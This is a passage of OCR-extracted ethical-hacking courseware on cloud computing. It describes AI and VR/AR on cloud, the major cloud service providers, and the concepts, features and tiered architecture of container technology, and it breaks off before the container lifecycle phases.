
- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Reality and Augmented Reality on Cloud

- When used together, VR/AR and cloud computing technologies create new kinds of applications and usage models
- Most cloud-based datacenters today are providing access to the graphics horsepower for GPU applications demanded by VR/AR applications
- Leveraging a cloud service to enhance the power of core infrastructure avoids the need for expensive upgrades of computing devices used for VR/AR applications




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Reality and Augmented Reality on Cloud

Virtual reality/augmented reality (VR/AR) and cloud computing are two of the most important emerging technologies. When used together, they can create new kinds of applications and usage models. For example, VR/AR headsets today require strong local computing and graphics power. Such headsets, as well as the processing and graphics requirements of the connected PC, have high cost. If the cloud environment can provide access to the kinds of multi-core CPU horsepower available nowadays, it can easily address the raw computing requirements of VR/AR applications. Most of the cloud-based data centers today provide access to the graphics horsepower for computing GPU applications demanded by VR/AR applications.

Moreover, VR/AR applications demand more digital engine speed than available in the market. Instead of making costly upgrades of the computing devices used for VR/AR applications, leveraging a cloud service to enhance the speed of core infrastructure would suffice. Additionally, the evolving nature of VR/AR applications will result in rapid changes in software functionality and user interface (UI). Leveraging cloud-based delivery of such applications will provide a seamless experience for end-users or consumers. Finally, VR/AR-based applications are not frequently used, so these applications can be leveraged as pay-per-use, service-based cloud models.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.9: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.




Figure 19.10: Screenshot of Microsoft Azure

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.




Figure 19.11: Screenshot of Google Cloud Platform

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.




Figure 19.12: Screenshot of IBM Cloud

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing

4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Technology


Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is a Container?

- A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- CaaS is a service that includes the virtualization of containers and container management through orchestrators
- Using CaaS, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers

Container Technology Architecture



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The three phases of the container lifecycle are as follows:

